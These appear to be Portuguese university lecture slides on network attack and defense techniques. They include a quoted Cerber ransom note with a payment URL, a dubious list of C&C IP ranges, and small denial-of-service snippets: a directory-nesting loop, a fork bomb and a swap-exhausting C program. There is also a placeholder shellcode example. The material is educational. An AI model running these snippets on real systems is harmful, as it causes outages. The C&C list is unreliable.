
You can proceed with purchasing of the decryption software at your personal page:
<http://ffoqr3ug7m726zou.tyn5ya.top>

If this page cannot be opened [click here](#) to get a new address of your personal page.

If the address of your personal page is the same as before after you tried to get a new one,
you can try to get a new address in one hour.

At this page you will receive the complete instructions how to buy the decryption software for restoring all your files.

Also at this page you will be able to restore any one file for free to be sure "Cerber Decryptor" will help you.





Ceber Ransomware (TrojanDownloader:O97M/Donoff):

- Payload: a versão nova também acrescenta dois novos conjuntos de faixas de endereços IP onde os servidores C&C (Command-And-Control) residem:
 - 17.1.32.0/27 (new)
 - 78.15.15.0/27 (new)
 - 194.165.16.0/22
- 37.15.20.0/27 (new)
- 77.1.12.0/27 (new)
- 91.239.24.0/23 (new)

Técnicas de Ataque a Redes

• Segurança da Informação
Prof. Anderson O. da Silva

425





Etapas:

- **Footprinting**
 - Coleta de informações do alvo.
 - Intervalo de endereços do alvo.
 - Aquisição do espaço de nomes.
 - Proporciona um ataque cirúrgico, bem dirigido.
 - Técnicas:
 - Servidores de Whois.
 - Transferência de zona de DNS.

Técnicas de Ataque a Redes

427

• Segurança da Informação
Prof. Anderson O. da Silva



Etapas:

- **Varredura**
 - Avaliação em massa do alvo e identificação de serviços buscando os corredores de entrada mais poderosos.
- **Técnicas:**
 - Varredura Ping.
 - Varredura de portas TCP e UDP.
 - Detecção do sistema operacional.



Etapas:

- **Enumeração**
 - Busca por contas de usuários válidas ou compartilhamento de recursos mal protegidos.
 - **Técnicas:**
 - Listagem de contas de usuários.
 - Listagem dos compartilhamentos de arquivos.
 - Identificação de aplicativos.



Etapas:

- **Ganho de acesso**
 - Tentativa de ganho de acesso privilegiado ou não.
 - Técnicas:
 - Escuta de senha.
 - Ataques de força bruta.
 - Captura de arquivos de senha.
 - Estouros de buffer.

Técnicas de Ataque a Redes

430

• Segurança da Informação
Prof. Anderson O. da Silva



Etapas:

- **Encobrimento de Rastros**
 - Ocultar a presença do atacante para os administradores de sistemas.
 - Técnicas:
 - Limpeza de registros de logs.
 - Ocultar as ferramentas de apoio utilizadas.



Etapas:

- **Criação de Porta dos Fundos**
 - Garantir que o acesso privilegiado seja facilmente reconquistado no futuro, segundo vontade do invasor.
 - **Técnicas:**
 - Criação de contas de usuários falsos.
 - Agendamento de tarefas (jobs em lote – batch).
 - Infecção de arquivos de inicialização.
 - Implantação de serviços de controle remoto.
 - Instalação de mecanismos de monitoramento.
 - Substituição de aplicativos por Cavalos de Tróia.

Técnicas de Ataque a Redes

432

- Segurança da Informação
Prof. Anderson O. da Silva



Etapas:

- Recusa de Serviço
 - Se a obtenção de acesso não foi bem-sucedida, buscar desabilitar o alvo, sobrecarregando-o.
 - Técnica:
 - Inundação de SYN.
 - Técnicas ICMP.
 - Solicitações SYN com origem e destino idênticos.
 - Erros de deslocamento/Sobreposição de fragmentos.
 - Opções TCP fora dos limites (OOB).
 - DDOS (Distributed Denial of Service).
 - DRDOS (Distributed Reflection Denial of Service).

Técnicas de Ataque a Redes

433

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- **IP Spoofing**
 - Consiste em enviar ao alvo pacotes com endereço de origem falsificados.
 - Objetivo é ser identificado como um host confiável, de origem confiável, pelo alvo.
 - Utilizado para atravessar barreiras com regras baseadas em endereços IP.
 - Utilizado para ganhar acesso a serviços autenticados por endereço IP
 - Remote Shell Unix
 - X Windows

Técnicas de Ataque a Redes

434

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- **Network Sniffing (Farejando a Rede)**
 - O objetivo é efetuar a escuta da rede em busca de informações úteis para um futuro ataque, tais como:
 - Informação sobre serviços.
 - Informação sobre sistemas.
 - Informações sobre usuários.
 - O host funciona em modo promíscuo na rede, captura os pacotes endereçados a outros hosts.

Técnicas de Ataque a Redes


435

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Network Sniffing



Técnicas de Ataque a Redes

436

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service
 - Sobrecarga das atividades do alvo ao ponto de torná-lo inoperante (ataque por negação de serviço)
 - Com a neutralização do alvo, centenas de usuários podem ser afetados.
 - Dividido em 2 categorias
 - DOS Local – feito a partir do sistema alvo, ou seja, deve-se ter acesso ao sistema.
 - DOS Remoto – feito a partir de qualquer lugar na rede.

Técnicas de Ataque a Redes

437

- Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Local)
 - Lotando o Sistema de Arquivos
 - Usuários sem cota podem criar scripts com um loop infinito que cria um diretório, entra no diretório, para então criar outro diretório e assim por diante.

```
#!/bin/bash

while [ 1 ]; do
    mkdir .xxx
    cd .xxx
done
```

Técnicas de Ataque a Redes

438

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Local)
 - Abuso de FORK()
 - Criação de loops infinitos para a chamada fork() do sistema, criando inúmeros processos filhos, estourando a tabela de processos do sistema, muitas vezes levando o sistema a reinicialização.

```
-----  
while (1)  
    fork();  
-----
```

Técnicas de Ataque a Redes

439

- Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Local)
 - Estourando o Swap
 - Criação de algoritmos preparados para forçar o acionamento da operação de swap do sistema continuamente, gerando queda de performance.

```
#define BIGNUM 128*1024*1024
#define PAGESIZE 4*1024

char eatmem[BIGNUM];

main() {
    for (i=0; i<BIGNUM; i+=PAGESIZE)
        ++eatmem[i];
}
```



Técnicas:

- Denial of Service (Remoto)
 - Ping Flood
 - Inundação de mensagens ping num curto espaço de tempo para o alvo.
 - Bloqueio de Contas
 - Muitos sistemas bloqueiam contas após um certo número de tentativas de acesso frustradas.
 - Bloqueio de Serviços
 - Muitos sistemas desabilitam serviços após um certo número de seções abertas.
 - Email Bomb
 - Inundação de e-mails para um mesmo endereço lotando caixas postais de usuários.

Técnicas de Ataque a Redes

441

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - TCP SYN Flood
 - Explora o 3-handshake do TCP.
 - Conexões TCP são solicitadas com o envio da mensagem SYN para o destino, que devolve uma mensagem SYN/ACK para origem e fica aguardando a confirmação da origem via mensagem ACK.

Técnicas de Ataque a Redes


442

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - TCP 3-Handshake



Técnicas de Ataque a Redes

443

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - TCP SYN Flood
 - Consiste em lotar o alvo com mensagens SYN e nunca confirmar com ACK, consumindo os recursos do alvo que, a cada SYN recebido, aloca buffers para atender a futura conexão.
 - As mensagens são originadas com IPs falsos (aleatórios) para evitar que algum host, recebendo um SYN/ACK do alvo, envie uma mensagem RST para o alvo, cancelando o handshake e liberando os recursos alocados no alvo.
 - Mesmo com uma conexão discada (14400bps) pode-se atacar hosts de grande porte com sucesso.

Técnicas de Ataque a Redes


444

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - TCP SYN Flood





Técnicas:

- Denial of Service (Remoto)
 - Distributed Denial of Service (DDOS)
 - Produz um ataque TCP SYN flood a partir de diversos hosts.
 - Cada agente atacante possui um programa de controle remoto.
 - Um monitor central opera todos os agentes e produz um ataque maciço a um alvo.
 - O objetivo neste ataque é consumir banda na rede do alvo tornando-o inacessível, e, com isso, inoperante.

Técnicas de Ataque a Redes


446

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - Distributed Denial of Service (DDOS)



Técnicas de Ataque a Redes

447

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - Distributed Reflection Denial of Service (DRDOS)
 - Produz um ataque TCP SYN/ACK flood a partir de diversos hosts.
 - Utilizando IP Spoofing, gera solicitações de conexão em diversos hosts em nome do alvo.
 - Como resultado, o alvo recebe uma inundação de SYN/ACK.


Técnicas de Ataque a Redes

448

• Segurança da Informação
Prof. Anderson O. da Silva

Técnicas:

- Denial of Service (Remoto)
 - Distributed Reflection Denial of Service (DRDOS)



Técnicas de Ataque a Redes

449

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - IP Spoofing + Endereço de Difusão (Smurf)
 - A máquina de ataque amplifica em inúmeras vezes o seu ping, usando a técnica do IP Spoofing em conjunto com o endereço de difusão da rede.
 - O ping é enviado para o endereço de difusão (broadcast), forjando-se o endereço do alvo como o endereço origem.
 - Todos os pontos da rede responderão com pacotes echo reply direcionados para máquina vítima.


Técnicas de Ataque a Redes

• Segurança da Informação
Prof. Anderson O. da Silva

450

Técnicas:

- Denial of Service (Remoto)
 - IP Spoofing + Endereço de Difusão (Smurf)



Técnicas de Ataque a Redes

451

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - Outros Ataques ICMP
 - Objetivo é derrubar conexões de hosts que se encontram em andamento.
 - Utiliza a característica de redirecionamento do ICMP, que é enviada para um host quando o roteador escolhido não é a melhor rota para o destino.
 - Consiste em enviar mensagens de redirecionamento para o host informando rotas inválidas.
 - Outras mensagens ICMP também podem ser enviadas a hosts com o objetivo de derrubar conexões, tais como: Destino falho, TTL excedeu, Problemas de parâmetros, Pacote muito grande, etc...

Técnicas de Ataque a Redes

452

• Segurança da Informação
Prof. Anderson O. da Silva



Técnicas:

- Denial of Service (Remoto)
 - IP Spoofing + Serviço UDP
 - Objetivo é colocar o serviço UDP em loop, tipicamente reduzindo a performance do sistema alvo.
 - Forjar uma mensagem com origem sendo o endereço de loopback do sistema alvo e destino sendo o próprio sistema alvo.
 - Utilizar a porta UDP 7 (serviço de echo)



Técnicas:

- **Buffer Overflow**
 - O objetivo é explorar vulnerabilidades em programas mal escritos que armazenam dados em buffers sem verificar se a quantidade de dados ultrapassa o limite de tamanho dos buffers.
 - A consequência é a sobreposição de áreas de memória que, muitas vezes, possuem informações de controle fundamentais para a correta execução do programa.
 - O ataque implica em sobrepor áreas de memória com informações de controle e com código malicioso, desviando a execução do programa para o código malicioso.




Técnicas:

- **Buffer Overflow**
 - Existem duas áreas para armazenamento de dados, ou seja, para alocação de buffers:
 - HEAP
 - Área reservada para alocação dinâmica de dados.
 - STACK (Pilha)
 - Área reservada para alocação do registro de ativação de procedimentos, funções e métodos, com informações de controle do programa e variáveis de escopo local, e para armazenamento temporário de dados.
 - Ataque a HEAP
 - Procura sobrepor a tabela de controle dos métodos virtuais de objetos instanciados, desviando o programa para execução do código malicioso.
 - Ataque a Stack
 - Procura sobrepor o endereço de retorno, desviando o programa para execução do código malicioso.

Técnicas:

- Buffer Overflow
 - Organização do registro de ativação na pilha.





Técnicas:

- Buffer Overflow
 - Exemplo de código que sobrepõe o endereço de retorno.

```
char shellcode[] = "\x??\x??\x??...";  
  
void main(void) {  
    int *ret;  
    ret = (int*)&ret + 2;  
    (*ret) = (int)shellcode;  
}
```

Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

457



Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

458



Defesa em Profundidade:

- Técnica de defesa baseada em camadas de segurança.
- Protege recursos de rede mesmo que uma das camadas de segurança seja comprometida.
- Envolve três fatores principais:
 - Perímetro
 - Rede interna
 - Humano
- Cada um dos fatores é formado por diversos componentes que funcionam de forma integrada para proteger a rede.

Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

459



Perímetro:

- **Borda fortificada de uma rede.**
- **Composto por elementos que visam proteger a rede interna.**
- **Os mais importantes são:**
 - Roteador de borda com filtro de pacote
 - Firewall com estado
 - Firewall proxy (procurador)
 - Redes com triagem (screened subnets)
 - Sistema de detecção de intrusão (IDS – Intruder Detection System)
 - DMZ
 - VPN



Perímetro: Roteador de borda com filtro de pacotes

- É o último roteador do qual se tem controle antes da rede externa.
- Funciona como a primeira e última linha de defesa da rede através da filtragem de tráfego para dentro e para fora, em função do banco de regras de ingresso e egresso.
- As regras formam as listas de acesso e podem ser estáticas ou dinâmicas.
- Recurso disponível na maioria dos roteadores dedicados e sistemas operacionais.

Técnica de Defesa de Redes


461

• Segurança da Informação
Prof. Anderson O. da Silva



Perímetro: Roteador de borda com filtro de pacotes

- **Esquema**





Perímetro: Firewall com estado

- Possui a mesma funcionalidade do roteador de borda, mas realiza uma inspeção muito mais minuciosa nos pacotes, monitorando as conexões em uma tabela de estado.
- Este controle de conexão possibilita o bloqueio de todo tráfego que não esteja na tabela de conexões estabelecidas, evitando ataques baseados em reconhecimento (ACK).
- Requer um equipamento com alto poder de processamento.
 - Exemplos:
 - Checkpoint Firewall One, Microsoft ISA Server
 - Cisco Adaptive Security Appliance, Enterasys Dragon

